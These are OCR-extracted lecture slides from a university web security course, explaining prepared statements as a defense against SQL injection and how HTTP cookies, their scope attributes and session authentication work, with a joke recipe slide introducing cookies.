Web Security: Cross-Site Attacks

CS 161: Computer Security

Prof. Vern Paxson

TAs: Paul Bramsen, Apoorva Dornadula,
David Fifield, Mia Gil Epner, David Hahn, Warren He,
Grant Ho, Frank Li, Nathan Malkin, Mitar Milutinovic,
Rishabh Poddar, Rebecca Portnoff, Nate Wang

http://inst.eecs.berkeley.edu/~cs161/

February 7, 2017

Some content adapted from materials
by Dan Boneh and John Mitchell

SQL Injection: Better Defenses

Language support for constructing queries

Specify query structure independent of user input:

```
ResultSet getProfile(Connection conn, String arg_user)
{
    String query = "SELECT AcctNum FROM Customer WHERE
                              Balance < 100 AND Username = ?";
    PreparedStatement p = conn.prepareStatement(query);
    p.setString(1, arg_user);
    return p.executeQuery();
}
```

"Prepared Statement"

SQL Injection: Better Defenses

Language support for constructing queries

Specify query structure independent of user input:


```
ResultSet getProfile(Connection conn, String arg_user)
{
   String query = "SELECT AcctNum FROM Customer WHERE
                              Balance < 100 AND Username = ?";
   PreparedStatement p = conn.prepareStatement(query);
   p.setString(1, arg_user);


}
```

When this statement executes, web server communicates w/DB server; DB server builds a corresponding parse tree. Parse tree is then ***fixed*** ; no new expressions allowed.

"Prepared Statement"

Parse Tree Template Constructed by `Prepared` Statement



Note: **`prepared`** statement only allows ?'s at leaves, not internal nodes. So *structure* of tree is *fixed*.

SQL Injection: Better Defenses

Language support for constructing queries

Specify query structure independent of user input:

```
ResultSet getProfile(Connection conn, String arg_user)
{
   String query = "SELECT AcctNum FROM Customer WHERE
                         Balance < 100 AND Username = ?";
   PreparedStatement p = conn.prepareStatement(query);
   p.setString(1, arg_user);
   return p.executeQuery();
}
```

Binds the value of arg_user to '?' leaf

"Prepared Statement"

SQL Injection: Better Defenses

Language support for constructing queries


Specify query structure independent of user input:

```
ResultSet getProfile(Connection conn, String arg_user)
{
   String query = "SELECT AcctNum FROM Customer WHERE
                      Balance < 100 AND Username = ?";
   PreparedStatement p = conn.prepareStatement(query);
   p.setString(1, arg_user);
   return p.executeQuery();
}
```

Communicates again with DB server – but just to tell it what value to fill in for ‘?’ leaf

“Prepared Statement”


Parse Tree Template Constructed by Prepared Statement



This will never be true (assuming no bizarre Usernames!), so no database records will be returned

Questions?

HTTP cookies



Outrageous Chocolate Chip Cookies

★★★★½ 1676 reviews

Made 321 times

Recipe by: Joan

"A great combination of chocolate chips, oatmeal, and peanut butter."

Ingredients

25 m 18 servings 207 cals

- 1/2 cup butter
- 1/2 cup white sugar

- 1/3 cup packed brown sugar
- 1 cup all-purpose flour
- 1 teaspoon baking soda
- 1/4 teaspoon salt
- 1/2 cup rolled oats
- 1 cup semisweet chocolate chips

On Sale On


What's on sale near you.

May we suggest

These nearby stores have ingredients on sale!

Cookies

- A way of maintaining state



Browser


GET …

Server

HTTP response contains

Browser maintains cookie jar

Setting/deleting cookies by server



GET …


Server

HTTP Header:

Set-cookie: NAME=VALUE ;

- The first time a browser connects to a particular web server, it has no cookies for that web server
- When the web server responds, it includes a **Set-Cookie:** header that defines a cookie
- Each cookie is just a name-value pair

Cookie scope



GET …

Server

HTTP Header:

Set-cookie: 🍪NAME=VALUE ;


domain = (when to send) ;

path = (when to send)

scope

- When the browser connects to the same server later, it includes a Cookie: header containing the name and value, which the server can use to connect related requests.
- Domain and path inform the browser about which sites to send this cookie to

Cookie scope




HTTP Header:

Set-cookie: 🍪NAME=VALUE ;
domain = (when to send) ;
path = (when to send)
secure = (only send over HTTPS);

- Secure: sent over HTTPS only
  - HTTPS provides secure communication (privacy, authentication, integrity)

Cookie scope



HTTP Header:


Set-cookie: 🍪NAME=VALUE ;
domain = (when to send) ;
path = (when to send)
secure = (only send over HTTPS);
expires = (when expires) ;
HttpOnly

- Expires is expiration date
- HttpOnly: cookie cannot be accessed by Javascript, but only sent by browser

Cookies & Web Authentication

- One very widespread use of cookies is for web sites to track users who have authenticated
- E.g., once browser fetched `http://mybank.com/login.html?user=alice&pass=bigsecret` with a correct password, server associates value of “`session`” cookie with logged-in user’s info
  - An “authenticator”

